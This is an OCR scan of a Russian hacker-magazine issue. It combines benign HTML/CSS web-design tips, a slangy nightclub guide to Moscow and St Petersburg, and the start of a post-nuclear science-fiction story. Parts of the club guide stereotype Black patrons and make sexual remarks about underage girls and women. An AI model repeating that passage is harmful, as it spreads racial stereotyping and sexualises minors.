С каждым разом твой сайт становится все изощреннее и изощреннее... На этот раз мы узнаем о некоторых фичах каскадных листов стилей (в народе CSS), немного пошалим с таблицами, извратимся над полосой прокрутки и курсором и, как обычно, возьмем на заметку еще несколько забавных дизайнерских фишек.

Главная страница сайта - это то же самое, что обложка книги либо первые кадры фильма. От них зависит весьма многое в плане первых впечатлений, поэтому делать мейнпэйдж следует такой, чтобы, с одной стороны, юзеру было понятно, какого рода этот сайт и что ему тут светит (то есть вывесить на ней “содержание” сайта), и, с другой стороны, она должна радовать глаз и не отпугивать. Помни, твоя первоначальная цель - заинтриговать зрителя. Вот так-то, старый интриган ;).

Даже для раскрутки любительских проектов нужны некоторые исследования. Но ничего - проводить их несложно: найди наиболее успешный и популярный сайт своих “конкурентов” (сайтов с аналогичной тематикой) и проанализируй, почему именно туда народ валит толпой. Стоит ли подсказывать тебе, что нужно делать дальше :)? Но в любом случае - не воровать графику и тексты, однако хорошую идею можно своеобразно адаптировать к своему ресурсу ;).

Наверняка ты случайно нарывался на сайты, которые, предоставляя информацию, интересующую тебя меньше всего на свете, тем не менее заставляли тебя возвращаться туда снова и снова, а то и приобретать новые интересы. Вернись на эти сайты еще разок и как следует подумай над тем, что именно привлекло твое внимание, и возьми соответствующий прием себе на заметку.

Таблицы в настоящее время - самый популярный метод построения веб-страницы, поскольку они более или менее дают гарантию того, что пага будет одинаково выглядеть и в старом добром ишаке, и в Мозилле, и в Опере. Однако надо быть осторожным с их размещением, проверять и устанавливать все тэги, даже вспомогательные, прописывать ширину и высоту ячеек, потому как для некоторых браузеров вспомогательные тэги являются обязательными. Это скажется и на эстетике загрузки страницы: размеры с самого начала будут появляться правильно (пример обратного ты наверняка видел: загружается текст, потом картинка, и текст неожиданно прыгает вверх, вниз или в стороны).


Если ты сделал дизайн паги в графическом редакторе и не знаешь, как запихнуть все это в хтмл-таблицу, то создай в редакторе новый слой и прочерти в нем вертикальные и горизонтальные линии, разделяющие ключевые элементы страницы. Получится графическая таблица, и по ней уже гораздо легче провести хтмл-верстку.

Вложенности таблиц по возможности следует избегать, разделяя большую таблу на маленькие. Если без вложенности не обойтись, проследи, чтоб вложенных таблиц было не более трех.

Есть хитрый метод предзагрузки пикчур большого размера, и реализуется он средствами HTML без JavaScript. Допустим, ты уверен, что с главной страницы юзер скорее всего пойдет на страницу с фотографией. Тогда на главную страницу в укромное место вставляешь эту фотку и указываешь ей размер 1X1 пиксель. Чтобы она грузилась уже после остального страничного материала, юзай параметр LOWSRC. В общем, конструкция такая: <img width=”1” height=”1” lowsrc=”fotka.jpg”>. Изображение остается в кэш-памяти и при загрузке страницы берется оттуда.

С помощью CSS можно извратиться над курсором юзера, елозящего мышкой по твоей странице. В нужный тэг вписывается атрибут

“cursor:value”. Если хочешь, чтобы на территории всей страницы курсор тусил в виде песочных часов, вписывай в тэг <BODY> курсор “wait” вот таким образом: <body style=”cursor:wait”>. Чтобы при наведении на ссылку курсор превращался в стрелку с вопросом, делай так: ”Ксакеп”. Полный список и вид курсоров ты видишь на прилагаемом скрине. Правда, здесь есть и грустная новость: эту типсу поддерживает Internet Explorer, но другие браузеры ее бойкотируют :(.



Доступные виды курсоров

TIPS a 9

Headers и footers. Header - это шапка сайта, которую имеют многие сетевые ресурсы. В нее, как правило, вынесены меню, форма для поиска, почтовая ссылка и другие мелочи. Если какая-либо страница сайта очень длинная (в несколько экранов), то скроллить на самый верх, чтобы воспользоваться поиском, отправить мыло или перейти в другой раздел, для посетителя будет довольно утомительным делом. Во избежание этой проблемы в самом низу страницы создаются footer’ы - облегченная версия шапки, с более простой графикой и копирующая из нее только важные кнопки. На худой конец, можно поставить кнопку “наверх”, используя внутреннюю ссылку (смотри типсы предыдущего номера).

TIPS a 10

Навороченные полосы прокрутки. Не всех удовлетворяет стандартный скроллбар, предоставляемый мелкософтом; местами он даже может подпортить дизайн. К нашей великой радости, мелкомягкие сжалились и дали возможность контролировать цвета всех составляющих скроллбара с помощью CSS. Вставь следующую конструкцию между тэгами <HEAD></HEAD>, выстави значения цветов и наслаждайся произведенным эффектом. Конструкция:

Элементы скроллбара

```
<STYLE
type=”text/css”><!—
BODY
 scrollbar-base-color: color;
 scrollbar-track-color: color;
 scrollbar-face-color: color;
 scrollbar-highlight-color: color;
 scrollbar-3dlight-color: color;
 scrollbar-darkshadow-color:
color;
 scrollbar-shadow-color: color;
 scrollbar-arrow-color: color;
</STYLE>
```

Всего составляющих скроллбара семь штук плюс base - устанавливает цвет для всего скроллбара. Чтобы знать, цвет чего ты меняешь, прилагается скрин. Значение цвета вводится либо в формате RGB (тремя числами), либо словом (black, green, white и так далее), или шестнадцатеричным значением.

TIPS a 11

Почтовые ссылки на паге можно немного усовершенствовать. Например, если ты поддерживаешь сайт с кем-то на пару, и посетитель решил написать вам мессагу, есть возможность сделать так, чтобы письмо отправлялось сразу обоим. хтмл-код такой ссылки будет выглядеть так:
Написать Васе и Пете. Можно также автоматически вставлять тему письма (subject). Для этого ссылку надо оформить так:
Письмо суслику. Не забудь вставить “%20” между словами, иначе в поле сабжа будет только первое слово (обработка текста идет до первого пробела).

TIPS a 12

Ни один уважающий себя мажорный сайт не обходится без функции поиска. Это и не удивительно - юзер всегда спешит, и поиск хорошо экономит его время. Но чтобы реализовать его, нужно шарить в перле или другом языке, используемом на твоем хост-сервере, а это, как я думаю, дано не каждому. Выход есть: существуют службы, предоставляющие услугу поиска, например, www.picosearch.com.
Ты регишься у них, и на почту высылается кусок кода, который вставляется на твою страницу. К сожалению, страница с результатами поиска будет с их сервера, да и рядом с полем поиска будет торчать их логотип :(. Учи серверные языки, короче :)!

TIPS a 13

Splash-страница. Такие страницы делают в качестве прелюдии к сайту, дабы зритель проникся величественностью посещаемого ресурса. На нее помещают небольшую красивую картинку или анимацию. Некоторые пишут на ней “Enter”, и только после нажатия этой кнопки посетитель попадает на главную страницу. Однако есть метод лучше. Между тэгами <HEAD></HEAD> вставим такую метаинформацию:

```
<META http-equiv=”refresh” content=”10;
URL=index.html”>
```

В параметре “content” задается количество секунд, через которое браузер автоматически перескочит на указанную далее в URL страницу.
Проблема этого метода состоит в том, что отсчет начинается с самого начала, и сплэш-страница может попросту не успеть загрузиться.
Чтобы начать отсчет после загрузки паги, вместо метатега надо вписать в тэг <BODY> атрибут onload: onload=setTimeout(“location.href=’index.html’”,5000).В данном случае время измеряется не в секундах, а в миллисекундах, поэтому используется такое большое число, как 5000. **Удачных тебе сайтов!**

شیشه

Клубная жара

Константин Руденский, Южная (Южанка) Девочка

Кэн ю шоу ми ве уэй то ве ниарест Whisky bar? – спросил меня, слегка толкнув, порядком набравшийся гость столицы и широко улыбнулся. Я махнул рукой в неопределенном направлении, мол, везде, куда ни плюнь, они родимые. А ведь правда – стоит сойти на любой центральной станции метро или пересечь третье или садовое кольцо на персональном автомобиле, и сразу возникает проблема выбора. По статистике, разнообразных заведений, готовых окружить тебя особой заботой и теплом (+ на два пальца апельсинового сока), в Москве порядка 500. Все они по-своему хороши. Свой клуб, для водопроводчиков, свой – для электротехников. В одни клубы ходят разнообразные парапланеристы, парашютисты и парабаристы. В свой – покорители космических пространств и скоростей. Мы вот, втроем: я, Ноа и Южанка ходим в те, о которых написано ниже.

Город

Большой и очень разный клуб. Не демократичный, как многие, - а просто совсем разный. Подростковый - и неподростковый. Можно встретить богемных клубников, а можно - франта из спального района. Идеологически они друг друга не любят, вот и тусуются каждый в своем углу; на большом танцполе - общая масса, на vip-танцполе - избранные плюс те, кто знает о его существовании. В городе существует еще такой феномен - городская семья: не столько посетители, сколько обитатели. Все очень классные и настоящие - ничуть не похожи на обитателей городских джунглей :).

Mix

Главный afterparty клуб в Москве. Ночью там делать практически нечего - с трудом наберется человек двадцать, однако где-то к утру ситуация кардинально меняется. Те, кому не спится, отправляются на afterparty - специальное время, в которое отправляться спать еще рано, точнее, уже поздно, да и ехать домой совсем не хочется. Так что искомые "все" отвисают в Миксе часов до 12:00, чтобы затем отправиться в Остров, где праздник продолжается часов до 5-8 вечера.

Впрочем, не думай, что будет скучно или сонно - как правило, здесь играет очень качественное жесткое техно - Кубиков (постоянный гость в этом клубе) способен разбудить кого угодно (специальное предложение - смерть на танцполе), даже бывалого артиллериста, привыкшего спать под гром пушек. Хотя такого типа ребята в "Миксе" не появляются. Публика здесь когда-то была совсем совсем богемная. Теперь - попроще, но и попопсовее. Одним из вестников близкого конца выглядел суровый мужчина, похожий на водителя грузовика, то ли каким-то чудом вывалившийся из клуба, то ли каким-то странным образом материализовавшийся и, проходя мимо клуба, с презрением заоравший: "Жлобье, в ваш гребаный клуб пива даже нормального нельзя зайти выпить!". Ну, не подают там очаковского... Что ж теперь делать...

Сердце

Относительно недавно (несколько месяцев назад) открывшийся клуб. Диджеи из закрытого некоторое время назад "Тринадцать" - Коля и Град. Из ветеранов - Милан, гигантский человек из бывшей Югославии.

Иногда в Сердце стоит сходить. Хотя бы для того, чтобы послушать Дейва Симэна (Dave Seaman), которого не так давно показали московской клубной общественности. Однако иногда, особенно если народу битком, бывает крайне душно - кондиционеры работают из рук вон плохо.

Клубное пространство организовано довольно странно - диджейское, ммм, скажем, место находится в центре танцпола, мол, смотри, вот же он, стоит - как живой.

Цеппелин

Когда-то ходить в Цеппелин было очень модно и хорошо... Сейчас все точно так же здорово - но, к сожалению, некоторая специфика индустрии не позволяет одному клубу долго быть в моде. Когда поток восхищенных посетителей слегка схлынул, остались все те, кому этот клуб на самом деле симпатичен: молодые интеллектуальные люди в кроссовках Puma и с фотоаппаратом Ломо сумке, разнообразные посетители с обостренной реакцией на окружающий мир, модели, блондинки с короткими стрижками (гы) и продвинутые директора пароходов на отдыхе :).

Музыка - жесткая (техно-техно). То же самое в дизайне, минималистичном и функциональном. Рекомендован к посещению чил-

лаут клуба - "Чулан", где обычно веселье происходит аж часов до 9:00 утра. В чулане играет Аркадий Air, что приятно.

Республика Бифитер

Небольшой по размеру клубчик посреди Никольской улицы. Выдержан в аскетичном деревянно-крашеном стиле. Публика представляет собой разношерстное месиво из подростков, юных девиц и тех, кому за тридцать, пришедших знакомиться с теми, кому за шестнадцать. В клубные дни людей крайне много, по будням - можно дышать и свободно двигаться. К тому же клубчик сам по себе достаточно небольшой - несколько полуподвальных помещений, соединенных переходами. В некоторых - громко и танцпол, во всех остальных - можно есть и разговаривать. Периодически случаются тематические D&B вечеринки, на которые приглашают D&B же звезд, с морем подростков, пива и малолеток в штанах с карманами.
Специальная услуга - алко-стайл для тех, кому за тридцать.

Гиппопотам

Гиппопотам - самое чудесное трэшовое место. Интерьер в стиле подмосковного дома отдыха, прибавь к нему стены в блестках, много флюро. Публика состоит на тридцать процентов из негров, которые привлекают малолеток, составляющих остальные семьдесят процентов посетителей.
Весело необыкновенно. Сложно объяснить почему - но когда туда приходишь, отстояв (!) очередь, взгляд на мир совершенно меняется. Чувствуешь себя просто героем бразильского телесериала: вокруг кипят страсти, ломаются и переворачиваются судьбы...
С помощью карточки - не помню, как называется, в Ростиксе дают - можно пройти бесплатно. В баре шизофреническая самбука и пиво, как водится, в пластиковой таре. Между первой и вторым выбирать однозначно первую.
Специальная услуга - дискотека с арабскими напевами.

Территория

Территория - это место, где все встречаются. Пожалуй, единственный на всю Москву preparty клуб. Играет техно-музыка. Собираются люди из различных виртуально-клубных тусовок. Вечеринки по понедельникам до 12:00.
Все очень камерно, деревянно (в смысле интерьера) - то самое место, в котором можно встретиться с приятелем или подругой, чтобы отправиться куда-нибудь еще. А если не придумали, куда идти, то можно зависнуть прямо на месте - проникновение ритмов живых тамтамов в мозг гарантированно, если умудришься сначала втиснуться на крохотный танцпол :).

Парк-Авеню Диско

Этот клуб - настоящая песня. Если у твоей девчонки есть настроение потусоваться и хорошо провести время, то добро пожаловать туда - два танцпола, пиво в пластиковых стаканчиках (раньше, по крайней мере, было в пластиковых), ролики из пентхауза в сортире - все очень круто. Как надо. Чтобы все, как у реальных пацанов было. На верхнем танцполе играют хаус-хиты, на нижнем - попса, в общем, музыка на любом вкус (:-/ - прим. ред.). Много симпатичных девиц, которые, как и ты, пришли с одной целью. Да, мужик, и не стоит стесняться - они тоже тебя хотят. Прямо там.

Корабль (Рында)

Несколько раз за ночь к пристани пристает не совсем обычный речной трамвайчик - идея сделать вечеринку на кораблике пришла в голову еще в прошлом году, но поток желающих не иссякает и в этом сезоне. Весь список привычных для людей удобств доступен, музыка качественная, люди отличные. Обычно, когда приходишь на корабль, застаешь всех в состоянии всеобщего

братства. Как и откуда оно берется - непонятно, но мило до крайности. Да, сам корабль называется - “Москва 28” :).

16 тонн

Один из самых долгоживущих клубов в Москве. Никто не думал, что заведение, сменившее чебуречную у метро “1905 года” продержится так долго. Вместо “обжорки”, выдержанной в концептуальном “грузинском” стиле, появился английский паб. Причем, настоящий английский, без дураков: на втором этаже посетителя на входе встречает ундервуд конца девятнадцатого века. Плюс специфическое оформление пространства и приглашенные технозвезды. В 16 тонн ходят именно на них: Pizzicato V, Alfred More. Да кто только не наведывается в тонны! По будням тоже неплохо - но не феерия.

Пропаганда

Самый демократичный клуб - разностильная публика, музыка, непритязательный дизайн. Здесь некого и нечего стесняться, беспокоится о том, что ботинки не от Gucci - лучше что-нибудь похреновее, потому что Gucci все равно отдавят. Всегда много самых разных людей. Ночью сюда ходят слушать музыку, днем - обедать. Демократичность подается как самая главная черта клуба. Срабатывает. Иногда на входе охранники вяло, уже, наверное, раз в пятисотый, объясняют что-то про дресс-код и закрытую вечеринку. Причина, как всегда, в другом - просто дышать уже в небольшом помещении нечем. Постоянно привозят каких-нибудь буржуйских DJ. Как ни странно, на резидентов клуба иногда приходит даже больше народу, чем на приглашенных звезд. Во всяком случае, на четверги Санчеса не прорваться. Так что раз уж пришел, то придется танцевать, потому что стоять там точно негде.

Остров

Похоже, afterparty начинает постепенно входить в моду. Даже распорядок многих московских клубников начинает меняться - ложиться в девять вечера, просыпаться в четыре утра и отправляться на самую “изюминку”. Привычный для тебя распорядок, я угадал ;)? Как раз в четыре ночи (все же все равно ведут ночной образ жизни :)) хочется оторвать задницу от компьютера и отправится куда-нибудь, поклубиться и расслабится. Спать поздно, вставать - рано, вот оно и появляется - afterparty.
Недавно открывшийся клуб Остров как нельзя лучше подходит для таких целей. Еще там можно увидеть и услышать диджея Данилу с его превосходной коллекцией разнообразной музыки (Южанка утверждает, что там есть все).
Так что, учитывая то, что afterparty заканчивается в восемь вечера, есть шанс, что все мы будем вести правильный образ жизни: спать ночью, а тусоваться - утром, пока еще стоит ;).

Министерство

Говорят, что этот клуб назвали по образу и подобию британского монстра - Ministry of Sound.

Двухэтажный ампирный клуб, все очень пафосно и по-тусовочному правильно. Чего только стоит зеркальная стена в сортире - когда ты всех видишь, а тебя все - нет. При всем при этом играет жесткий-жесткий хаус в исполнении DJ Володи и творится безумная феерия.
Когда-то ходить в Министерство было очень здорово. Сейчас - тоже можно, пусть там уже и не так весело, как некоторое время назад.
Да, всем помнить - фейсконтроль на входе жесткий, так что модное - надевать.

Питерцы:

Мама

Мама, пожалуй, самый великий и почетный питерский техноклуб. По статусу чем-то похож на Пропаганду в Москве: непритязательный дизайн, любые люди на танцполе - от молодежи до солидных господ. Всегда самая жесткая музыка. Даня Шаповалов рассказывал о том, как утром открывают окна и на улицу идет пар, что свидетельствует о большом количестве людей, которые любят дышать. Сам в Маме ни разу до утра не был - не довелось.
На первом этаже - танцпол с советским диско.
Пару лет назад в Маме играл Funci Porcini, с тех пор возникла традиция ездить в Маму на разнообразных звезд.

Грибоедов

Грибоедов похож на андеграунд таким, как мы привыкли его представлять по старому клипу Продижи. Кирпичные стены чуть ветховатые диваны, негры в кепках задом наперед и мультфильмы про шпионов в телевизоре над баром. Когда-то был самым модным - сейчас просто самое спокойное, милое и тихое место. Ну, относительно тихое, конечно.
Специальное предложение - познакомиться с девушкой и увезти ее на Соловки. Гулять.

Пар

Клуб, действующий подобно мгновенному очистителю от всего, что было выпито и съедено за ближайшее время. Настоящее зло. Сколько спиртного в тебе бы ни было, что бы ты ни употреблял - при входе в Пар чувствуешь себя снова трезвым, плюс небольшой холодок невесть где подстерегающей тебя опасности. Неизвестно почему, может, из-за того, что когда-то в этом помещении располагался морг, и сотни не упокоенных душ так и жаждут вселиться в новенькое, пусть и немного подточенное излишествами тело кого-нибудь из клубников.
В бывшем морге играет электронная музыка, но по-хорошему, надо было там устраивать тусовки для готиков - всех тех, кто любит гнетущую, чуть страшноватую атмосферу.
Специальное предложение - вызывание зомби. Пусть всем даст жару :).

СЛУЖБА КОНТРОЛЯ

Niro
(niro@real.xakep.ru)

Их было ровно шестнадцать - ни больше ни меньше. Шестнадцать мокрых, дрожащих от жуткого холода человек. Три женщины (у одной на руках девочка лет пяти), десять мужчин разного возраста (от тридцати до шестидесяти лет) и двое мальчиков лет по десять-двенадцать (судя по тому, как они жались к стене, их родителей среди присутствовавших здесь не было).

Вместо пролога

Вся земля в этом месте была жесткой спекшейся коркой, на высоте пяти километров над ним зашкаливали все датчики радиоактивности. Площадь около ста квадратных километров представляла собой несколько огромных безразмерных воронок с прилегающей к ним зоной полного разрушения. Здесь не было трупов - превратившись в пар, они давно смешались с пролетавшими над этим местом радиоактивными облаками. Здесь практически не осталось зданий - только глубоко упрятанные в землю остатки фундаментов. Здесь не было ничего. И только на глубине двухсот пятидесяти метров под землей через всю эту уничтоженную взрывами равнину ниточкой пролегал тонкий кабель в несколько жил. Когда-то он в компании с еще тысячей таких же собратьев, ныне растворившихся в ядерном пламени, соединял весь мир и лежащий в руинах город Нью-MS. И он был цел.

Это была красивая легенда. Каждый ребенок, достигший семи-восьми лет от роду, мог рассказать ее, причем с полным пониманием всех слов и терминов, употребляемых в ней. Все сомневавшиеся давно были убеждены теми, кто верил, и сами стали верить. Многие из тех, кто не смог поверить, покончили с собой. Эта легенда была единственным, что удерживало практически всех оставшихся в живых от гибели. Вся Земля стояла на краю пропасти - и лишь несколько страниц печатного текста, хранящихся в Последнем Музее, не давали ей туда сорваться.
Четыре страницы. Две тысячи слов. Их знали все. Наизусть. Без того, чтобы не рассказать эту легенду, матери всех выживших детей не ложились спать - они ежевечерне нашептывали ее текст своим чадам, безмятежно засыпавшим под сладкие слова...
“Microsoft Windows 95 - операционная система для IBM-совместимого компьютера. Операционная система - это основа любого программного обеспечения; она создает среду, в которой работают все компьютерные программы. Windows 95 вобрала в себя системные функции, которые прежде выполняла MS-DOS. Она представляет собой мощную и в то же время простую в обращении операционную систему...”
Так начиналась эта легенда.
Все люди Земли - все двести пятьдесят тысяч - молились о том, что когда-нибудь слова этой легенды войдут в их дом счастливой реальностью, надеялись, что очень скоро (раньше, чем от лучевой болезни умрет последний человек) их жизнь вернется в прежнее русло - зазеленеют леса, запоют птицы, планета оживет от постъядерного сна и вновь подарит людям радость бытия. Все они верили.
И только Мартин Гринберг, мальчишка из Сиднея, ЗНАЛ, что это правда.

Шестнадцать. Странное число. Мальчик во все глаза смотрел перед собой. Их было ровно шестнадцать - ни больше ни меньше. Шестнадцать мокрых, дрожащих от жуткого холода человек. Три женщины (у одной на руках девочка лет пяти), десять мужчин разного возраста (от тридцати до шестидесяти лет) и двое мальчиков лет по десять-двенадцать (судя по тому, как они жались к стене, их родителей среди присутствовавших здесь не было). На всех них были надеты оранжевые спасательные жилеты, из-под которых с курток и пальто тоненькими ручейками лилась вода - лужа вблизи ног каждого постепенно увеличивалась.
Все шестнадцать испуганно смотрели по сторонам, разглядывая интерьер зала, в котором они сейчас находились, инстинктивно стараясь держаться группой. Одна из женщин (та, что была с ребенком), выглядела очень плохо, свободной рукой все время пыталась уцепиться за гладкую стену, но все время соскальзывала. Вскоре она упала на колени, девочка выскользнула у нее из рук, но продолжала крепко держаться за мамину шею, что-то шепча себе под нос. Стоящий рядом пожилой мужчина попытался помочь женщине подняться, но быстро оставил эти попытки - сил явно не хватало.
Крупная дрожь сотрясала тела шестнадцати, однако постепенно их лица и руки, поначалу долгое время остававшиеся белыми, розовели, дрожь прекращалась, набегая только периодически. Мальчики, стоящие чуть в стороне, переглянулись, одновременно развязали шнурки, удерживающие на них спасательные жилеты, и отшвырнули сами жилеты в сторону, бормоча со злостью какое-то имя или название чего-то. Глядя на них, так же поступили и почти все остальные, только женщина, сидящая на полу, не последовала их примеру - у нее не было сил.
И в эту секунду все шестнадцать одновременно сосредоточили свое внимание на Мартине, который, словно окаменев и не веря в результат своих экспериментов, встретился с ними взглядом. Шестнадцать пар глаз сверлили его, будто надеясь без слов узнать, кто он и что происходит. Мальчик вдруг понял, что от волнения даже не моргает. Глаза стали слезиться, он стер слезы рукавом.
- Какого черта? - вдруг произнес один из мужчин. Его слова вывели из оцепенения всех - одновременно заговорили с мальчиком и друг с другом все шестнадцать человек. Мартин понял, что родным для них является не только английский язык - проскочили фразы на немецком и французском. Но ответить он им не мог - даже по-английски. Он просто не знал, что им сказать. Но хуже всего было то, что Мартин не знал, ЧТО С НИМИ ДЕЛАТЬ. Он тупо смотрел на переставшую увеличиваться лужу ледяной воды и понимал, что остался только один выход.
Из оцепенения его вывела женщина, которая отставила свою дочь в сторону, все-таки поднялась с колен и направилась неуверенными шагами к Мартину, шепча что-то о Боге. Мальчик испуганно перевел взгляд на клавиатуру и быстро набрал несколько команд.
И когда до Мартина оставалось три или четыре шага, все эти люди исчезли, словно их и не было никогда в этой комнате - только большое мокрое пятно у стены напоминало об их недавнем присутствии здесь. Хотя нет - были еще два оранжевых спасательных жилета.
Мартин Гринберг осторожно поднялся из-за компьютера, очень медленно приблизился к ним и взял один из них в руки. Тот еще хранил в себе холод океанской воды. На жилете белыми буквами было написано: “TITANIC”.

Сорок восемь лет назад их было сто тридцать четыре человека – ученых, обслуги, охранников.

- Я сделал это, - прошептал Мартин, опустив жилет обратно на пол.
А шестнадцать несчастных вновь вернулись на двести лет назад, в ледяные волны Атлантического океана, чтобы умереть там через несколько минут и так и не успеть никому рассказать о чуде, которое с ними сотворил мальчик из далекого будущего, который после этого так жестоко с ними обошелся.

Эта история началась около четырех месяцев назад, во время очередного налета. Безумная эскадрилья стратегических бомбардировщиков выполняла свои задания с дьявольской точностью и методичностью, но к бомбежкам уже давно привыкли, как к чему-то неизбежному, как к части жизни, без которой не проходит и недели. Самолеты приближались к окрестностям Сиднея два раза в неделю - утром во вторник, в половину девятого, и ночью с субботы на воскресенье, в связи с чем эту ночь все проводили в бомбоубежищах - домашних или общественных, куда направлялись еще с вечера по привычке и где даже не слышали разрывов на поверхности - настолько обыденным было это явление. За последние несколько лет от налетов киберавиации не погиб ни один человек - расписание входило в детей с молоком матери, взрослые сверяли по ним часы. Время, потерянное в укрытиях, люди с лихвой компенсировали чтением (правда, литературы в жилой зоне сохранилось очень мало), занятиями спортом, беседами о прошлом, которое сохранилось только в воспоминаниях тех, кто когда-то читал об этом.
Мартин, как и все дети вокруг него, не считал эти налеты чем-то необычным (они родились уже после Большой Войны и не видели всего того ужаса, уничтожившего Землю). В бомбоубежищах они играли в свои, рожденные суровым временем игры (наполненные войной и дикими криками), периодически то пугая, то развлекая взрослых, сидящих вокруг. Гринберг-младший не отличался от своих сверстников, так же, как и они, проводил время бомбежек (хотя иногда отец не отпускал его в общественное укрытие в центре города, где проходили всяческие соревнования среди детей разных кварталов, и оставлял дома - порой в наказание, порой из скрытого страха; как и многие взрослые, он был убежден, что когда-нибудь расписание налетов неожиданно изменится или взрывы проникнут на большую глубину, или случится еще что-нибудь, неподвластное человеческому пониманию). Как всегда, это был вторник, раннее утро. Сирены, конечно же, завыли, но предупреждать было некого - многие еще с вечера ушли на ночь в укрытия, чтобы иметь возможность вдоволь выспаться, а не мчаться в бомбоубежище, сломя голову. Мартин тоже спал без задних ног - вчера выдался трудный день, они с отцом разгребали завалы в центральном районе города, где раньше было то, что называлось коротким непонятным словом “Сити”. Ходили разговоры о том, что где-то под городом, на глубине метро или даже еще ниже, могло сохраниться хоть что-нибудь (никто не знал, что именно, но загадочное “что-нибудь” толкало на поиски многих искателей приключений, часть из которых нашли свою могилу в развалинах среди оплавленного стекла и бетона).
Вчера Мартин впервые скрыл от отца свою находку. Когда они спустились вниз на глубину около ста метров по провалу над туннелем метро, Гринберг-младший увидел дверь в скальной породе. Она сливалась по цвету с окружающими камнями, по причине чего была практически незаметна. Мартин кинул на нее незаметный взгляд, потом отвлек отца каким-то разговором, и они спустились еще дальше, где проверили пару раздавленных взрывом вагонов (в которых не осталось даже трупов - животные очень быстро перестроились, мертвецы пошли в ход с ужасающей быстротой). Они нашли несколько сумок с вещами, пару ботинок, практически целых, но со следами собачьих зубов. В целом день можно было считать удачным, не считая ушибленного плеча отца и нескольких царапин на шлеме Мартина, каждая из которых могла стать роковой трещиной. Мальчик, поднимаясь наверх в неуклюжем противорадиационном костюме, еще раз взглянул на неприметную, но с виду массивную дверь с разноцветным значком в центре и решил спуститься сюда как-нибудь в одиночку...

Качнулись стены - не больше, чем обычно. Наверху самолеты проходили над пустыней, которая когда-то называлась Австралия. Бомбили те места вблизи города, где в давние времена, возможно, находились какие-то военные объекты - бомбили с завидным упорством; можно было только удивляться, сколько боекомплекта было заготовлено в свое время кучкой сумасшедших, чтобы война могла продолжаться уже около пятидесяти лет. Каждый день пятьдесят лет подряд самолеты стратегической авиации заправлялись, загружались под завязку бомбами, поднимались в воздух автопилотами-роботами и проходили одним и тем же маршрутом над одними и теми же целями. Самих целей не было уже много лет, но бомбы вгрызались в несчастную землю, и это неправда, что бомба дважды в одну воронку не попадает - еще как попадает!
Мартин поднялся с лежанки, прислушался к тому, что происходит наверху. Эхо взрывов было очень далеким - благо, глубина укрытий была выбрана достаточная, даже потолок не осыпался. Если судить по часам, висевшим над выходом, через пятнадцать минут самолеты уйдут на базу. Где располагалась эта база, не представлял себе никто из ныне живущих - как не представлял, каким образом целых пятьдесят лет стратегические бомбардировщики боронят землю окрестностей Сиднея. Это было абсолютно естественным, не подлежащим обсуждению. Это было ВСЕГДА.
И, как часто случается в жизни, Мартин задал сам себе вопрос:
- Но ведь кто-то же это начал?
И, как это часто бывает с детьми в его возрасте, он захотел найти ответ. Такие вопросы, словно заноза, застревают в детском сознании и просто требуют ответа; дети становятся одержимы идеей, Идеей с большой буквы. Одержим стал и Мартин.
Первое, что он решил сделать, - открыть железную дверь с разноцветным значком.

Лицо этого человека было таким же желтым, как знаки на стенах, символизирующие могущество нерушимой корпорации; старость избороздила его морщинами, спускающимися на дряблую шею. Острый нос на высохшем лице хищным крючком смотрел немного вниз, щеки ввалились. Дополняло жуткую картину полное отсутствие волос на черепе.
Его звали Линдон Дерек, и он уже сорок восемь лет находился под землей, в огромном исследовательском центре, когда-то бурлившем людьми, наукой, экспериментами и ЖИЗНЬЮ. Последний его товарищ скончался больше пяти лет назад - по-видимому, от инсульта, уж очень он страдал от повышения артериального давления. Дерек помнил тот день и час, когда Самюэль нелепо взмахнул руками и скатился под стол в той самой комнате, в которой находился сейчас Линдон. Половина его тела отказалась служить сразу же, повисли правые рука и нога; Дерек понимал, что все эти симптомы достаточно грозные, что Самюэлю нужно помочь, но доктор умер задолго до этого происшествия, выпив практически все транквилизаторы, которые хранились в специальном сейфе Центра.
Линдон молча стоял и, глядя в глаза своему последнему другу, успокаивал самого себя. Ничего нельзя было исправить - все они постепенно оставили этот бренный мир и ушли, каждый по-своему - кто во сне в своей собственной постели, кто застрелился, кто вышел на поверхность без противорадиационного костюма, чтобы напоследок вдохнуть аромат отравленной родины, кто от многочисленных болезней, сражавших ученых и их обслугу с поразительным постоянством.
Сорок восемь лет назад их было сто тридцать четыре человека - ученых, обслуги, охранников. Сейчас на поверхности пространство перед Центром украшают сто тридцать два холмика и один скелет - Самюэля закопать Линдон уже не смог, силы были не те. На первых нескольких десятках могил еще можно было увидеть маленькие пластиковые таблички с именами и датами рождения и смерти. На последних уже не было ничего, кроме выцветших бэджей с фотографиями, на которых все они были молодыми.
Периодически Дерек выходил на поверхность (примерно раз в две-три недели), чтобы поправить холмики, которые пытались сровнять с землей неуступчивые

СЛУЖБА КОНТРОЛЯ

радиоактивные ветра, чтобы вернуть на место сброшенные таблички, покосившиеся кресты, унесенные бэджи. Судя по всему, многие таблички уже сменили своих владельцев, некоторые кресты и нагрудные знаки унесло ветром довольно далеко от кладбища - но это не волновало Линдона, как уже ничто не могло заставить сердце этого одинокого профессора биться быстрее.

Он все видел в своей жизни; он похоронил всех своих друзей; он был на самой страшной войне; он был смотрителем самого жуткого погоста в бывшей Северной Америке. Когда-то давно (Линдон считал, что это было в прошлой жизни) ему довелось прочитать в популярном журнале статью о том, что у сотрудников киностудии Джорджа Камерона, снявшего незабываемый "Титаник", на футболках были надписи: "Вы не можете меня испугать - я работаю с Камероном". С тех пор, как случилась Большая Война, Дерек знал свой девиз, а после смерти Самюэля написал его над входом в Центр красной краской, найденной в одной из многочисленных лабораторий.

"ВЫ НЕ МОЖЕТЕ МЕНЯ ИСПУГАТЬ - Я УБИЛ ВЕСЬ МИР".

Некому было читать эти слова - в окрестностях, впрочем как и на всем североамериканском континенте, не осталось в живых ни одного человека, кроме самого Линдона. Жизнь Дерека с каждой смертью теряла смысл; он уже давно, около двадцати лет назад, прекратил заниматься созидательной, фундаментальной наукой, за которую просто зубами держались его коллеги, - он бросил ее, когда полностью осознал свершившееся. Некому будет воспользоваться плодами трудов его и его коллег, никто не оценит по достоинству научные изыскания одного из величайших исследовательских центров, принадлежащего к великой империи Нью-Майкрософт.

